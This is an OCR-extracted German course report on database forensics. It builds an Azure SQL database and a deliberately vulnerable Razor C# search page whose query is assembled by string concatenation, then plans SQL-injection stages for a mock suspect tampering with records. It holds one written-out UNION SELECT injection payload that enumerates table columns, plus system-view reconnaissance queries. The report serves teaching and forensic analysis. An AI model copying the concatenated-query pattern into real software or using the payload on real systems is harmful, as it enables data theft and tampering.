
… Installieren Sie Ihre eigene Beispiel-Datenbank in der Cloud. Versuchen Sie eine Web-Umgebung zu nutzen, um auf Ihre Cloud-DB zugreifen zu können.


Installation Cloud-DB












Erstellen einer neuen Datenbank in MS Azure. Dabei wird die kostengünstigste Konfiguration gewählt.



Nachdem die Datenbank erfolgreich angelegt wurde, können die Data Definition und Data Manipulation Language-Befehle gem. Bericht aus dem zugehörigen Modul über den in der MS Azure Oberfläche eingebauten Abfrage-Editor ausgeführt werden. Im vorherigen Screenshot wurden bereits die Relationen inkl. Constraints angelegt und Daten eingefügt.


Web-Umgebung

Als Web-Umgebung wurde eine Webapplikation mit Razor (C#) anhand folgender Guides erstellt. Um den Fokus auf die eigentliche SQL-Injection-Thematik zu richten, wurde sich bei der Anbindung der Datenbank explizit gegen das im Tutorial genannte Vorgehen entschieden:

Anlegen des Projekts mit Visual Studio: https://docs.microsoft.com/en-us/aspnet/core/tutorials/razor-pages/razor-pages-start?view=aspnetcore-6.0&tabs=visual-studio

Tutorial: https://docs.microsoft.com/en-us/aspnet/core/razor-pages/?view=aspnetcore-6.0&tabs=visual-studio

```
@page
@model IndexModel
@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers

@{
    ViewData["Title"] = "Home page";
}

<h2>Forensik Vorgänge</h2>
<p>Gespeicherte Gerätetypen</p>

<form method="post">
    <div class="form-row">
        <div class="col-11">
            <input name="searchInputField" type="text" class="form-control" placeholder="Modell Name" />
        </div>
        <div class="col">
            <input type="submit" value="Suchen" class="btn btn-primary" />
        </div>
    </div>
</form>

<table>
    <tr>
        <th>P_Grt_Typ_Nr</th>
        <th>F_Herst_Nr</th>
        <th>Modell</th>
    </tr>
    @foreach (DataRow row in @Model.Geratetypen.Select())
    {
        <tr>
            @foreach (var attributeValue in row.ItemArray)
            {
                <td>@attributeValue.ToString()</td>
            }
        </tr>
    }
</table>
```



CSHTML-Seite welche das Framework zu HTML transformiert. Die Seite besteht aus einem Eingabefeld, einem Such-Button und einer Tabelle mit den Gerätetypen. Im Eingabefeld wird ein Modell Name eingegeben. Durch Klick auf den Such-Button wird eine SQL-Abfrage ausgeführt, welche das Attribut „Modell“ der Relation „T_Geraetetypen“ auf den jeweiligen Eingabewert filtert. Das Ergebnis wird in der unteren Tabelle angezeigt.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Serilog;
using System.Data;
using System.Data.SqlClient;
using System.Diagnostics;

namespace DbIIForensikInDbs.Pages
{
    public class IndexModel : PageModel
    {
        private readonly ILogger<IndexModel> _logger;

        [BindProperty]
        public String SearchInput { get; set; }
         //Singleton-Pattern einführen
        [BindProperty]
        public DataTable Geratetypen { get; private set; }

        public const String Message = "PageModel in C#"; // Erhält autom. einen Getter. Eine Konstante kann keinen
                                                            Setter haben

        private const String connectionString = "Data Source=datenbanken.database.windows.net;" +
                                                "Initial Catalog=datenbanken;" +
                                                "User id=datenbankenIIFor;" +
                                                "Password=…;";

        // Konstruktor. Initialisiert Website.
        public IndexModel(ILogger<IndexModel> logger)
        {
            _logger = logger;
            Geratetypen = FindAndReturnGeraetetypen();
        }

        // Diese Methode wird bei jedem Post-Aufruf der Applikation aufgerufen.
        // In diesem Fall immer, wenn der "Suchen"-Button geklickt wird.
        // Schichtentrennung (Service-, Datenhaltungsschicht) und Aufrufreihenfolge gem. Demeter-Prinzip sollte
          eingeführt werden.
        public void OnPost(String searchInputField)
        {
            // Error-Handling sollte eingefügt werden, auch um fehlerbasierte
            // SQL-Injection zu erschweren.

            Geratetypen = FindAndReturnGeraetetypen(searchInputField);
        }

        private DataTable FindAndReturnGeraetetypen(String whereArgument = "%")
        {
            String sqlQuery = CreateAndLogSqlQuery(ref whereArgument);
```

```
            // um SQL-Injection-Angriffe weiter zu erschweren, könnte hier eine Methode zur
            // Prüfung des erstellten SQL-Statements eingefügt werden.
            // --> private Boolean validateSqlQuery()

            return ExecuteSqlQuery(sqlQuery);
        }

        // Wenn der Nutzer eine leere Suche startet, werden alle Einträge angezeigt (hierfür erfolgt eine Prüfung).
        // Erstellung und gibt das anhand der Nutzereingabe erstellte SQL-Statement zurück.
        private string CreateAndLogSqlQuery(ref string whereArgument)
        {
            string sqlQuery;
            if (whereArgument == "" || whereArgument == null)
            {
                whereArgument = "%";
            }

            sqlQuery = "Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE \'" + whereArgument + "\'";

            _logger.LogInformation("SQL Transaktion: {0}", sqlQuery);
            return sqlQuery;
        }

        private static DataTable ExecuteSqlQuery(string sqlQuery)
        {
            SqlCommand sqlCommand;
            SqlDataAdapter adapter;
            DataTable table = new DataTable();
            SqlConnection connection = new SqlConnection(connectionString);

            // Error-Handling sollte zur weiteren Härtung der Anwendung eingefügt werden.

            connection.Open();

            sqlCommand = new SqlCommand(sqlQuery, connection);

            using (adapter = new SqlDataAdapter(sqlCommand))
            {
                adapter.Fill(table);
            }

            // connection.Close(); // Schließen der Verbindung temporär für Vortrag deaktiviert, da ansonsten in
                                   sys.dm_exec_connections nur die aktuelle Verbindung bzw. das aktuelle Statement
                                   angezeigt wird.
                                // Durch deaktivieren dieses Statements wird die Verbindung nicht geschlossen und
                                   in der Demo werden die beiden ausgeüfhrten SQL-Injection-Angriffe in einer
                                   Verbindung angezeigt.
                                // --> Für Demo deaktiviert, damit die beiden ausgeführten Statements in einer
                                   Verbindung ausgeführt werden.

            return table;
        }
    }
}
```

Model der CSHTML-Seite, welche die Logik mit den Datenbankzugriff enthält.

```
var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddRazorPages();

var app = builder.Build();

// Configure the HTTP request pipeline.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");
}
app.UseStaticFiles();
app.UseRouting();
app.UseAuthorization();
app.MapRazorPages();
app.Run();
```

Programm-Datei.

… Führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Cloud-Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.

Hier soll das Beispiel aus Kapitel PostgreSQL wiederaufgenommen werden:

Zur Durchführung von SQL-Injections an der eigenen Datenbank sollen Stationen des Angriffs auf die Datenbank nachgestellt werden, bei dem ein Beschuldigter Namens "John G." seinen Namen aus der Vorgangsverwaltung tilgen will.


Als Stationen wurden dabei gewählt:

- *Identifizieren des Datenbanksystems*
- *Identifizieren vorhandener Tabellen und derer Inhalte (Ausspähen von Daten)*
- *Verändern der Daten des Beschuldigten (Veränderung von Daten)*


Im Nachgang will sich der Beschuldigte noch über den genauen Aufbau des Datenbankservers informieren, diesen sowie das Dateisystem verändern und Code einschleusen, um zu einem späteren Zeitpunkt, an dem die SQL-Lücke möglicherweise geschlossen wurde, weitere potenzielle Schwachpunkte zu identifizieren:

- *Identifizieren des Betriebssystems*
- *Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern*
- *Neuen Benutzer anlegen (Datenbankserver verändern)*
- *Neuen Benutzer anlegen (Änderungen am Filesystem)*
- *Einschleusen von beliebigem Code*


Identifizieren des Datenbanksystems (Ausspähen von Daten)





Identifizieren vorhandener Tabellen und derer Inhalte (Ausspähen von Daten)




' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns AS ac INNER JOIN sys.tables AS t ON t.object_id = ac.object_id WHERE t.name = 'T_Dienststellen'; --










Verändern der Daten des Beschuldigten (Veränderung von Daten)










Identifizieren des Betriebssystems (Ausspähen von Daten)

Unter nachfolgendem Link sind sämtliche Views zu finden, welche für das Verwalten von Betriebssysteminfos des SQL Servers verantwortlich sind: https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sql-server-operating-system-related-dynamic-management-views-transact-sql?view=sql-server-ver15

Relevante View für Informationen über das Host-Betriebssystem des SQL-Servers ist sys.dm_os_host_info: https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15, https://dataedo.com/kb/query/sql-server/how-to-find-operating-system-os-that-server-runs-on



Applies to: SQL Server 2017 (14.x) and later


Returns one row that displays operating system version information.

Column name	Data type	Description
host_platform	nvarchar(256)	The type of operating system: Windows or Linux
host_distribution	nvarchar(256)	Description of the operating system.

Abbildung 3: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15

Leider schlägt der Zugriff auf die View fehl, da sie erst ab Version 14.x hinzugefügt wurden. In der kostenlosen Testversion ist Version 12.x installiert.

Außerdem ist die View sys.dm_os_windows_info relevant, da sie zusätzliche Informationen bei Windows-Betriebssystemen enthält. Diese View ist gem. Microsoft-Docs in allen Versionen unter Windows verfügbar. Daher wird angenommen, dass es sich um ein Linux Host-System handelt, es kann aber nicht 100% geklärt werden.



Berechtigungsprobleme können ausgeschlossen werden.

Für den Zugriff auf die Views wird die View Server State-Berechtigung benötigt:




Abbildung 4: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/system-dynamic-management-views/sys-dm-os-host-info-transact-sql?view=sql-server-ver15





Abbildung 5: Quelle: https://docs.microsoft.com/de-de/sql/relational-databases/security/permissions-database-engine?view=sql-server-ver15

Andere System-Relationen sind bereits enthalten:



Nachfolgend noch einige in diesem Zusammenhang interessante Informationen über Rechte und Rollen.
Mit folgendem Statement können die aktuellen Rechte des angemeldeten Nutzers eingesehen werden.

```
--Run the below script on the Azure SQL database you want to view the user
permissions
SELECT distinct pr.name, pr.type_desc,
pr.authentication_type_desc, pe.state_desc, pe.permission_name, pe.class_desc
FROM sys.database_principals AS pr
JOIN sys.database_permissions AS pe
ON pe.grantee_principal_id = pr.principal_id;
```

Abbildung 6: Quelle: https://cloudexcite.com/azure-view-database-user-permissions-on-the-sql-server/

name	type_desc	authentication_type_desc	state_desc	permission_name	class_desc
dbo	SQL_USER	INSTANCE	GRANT	CONNECT	DATABASE
public	DATABASE_ROLE	NONE	GRANT	SELECT	OBJECT_OR_COLUMN

Die Public-Rolle sollte aus sicherheitstechnischen Gründen unter keinen Umständen geändert werden:

Security recommendation about the "Public" database role in SQL Server

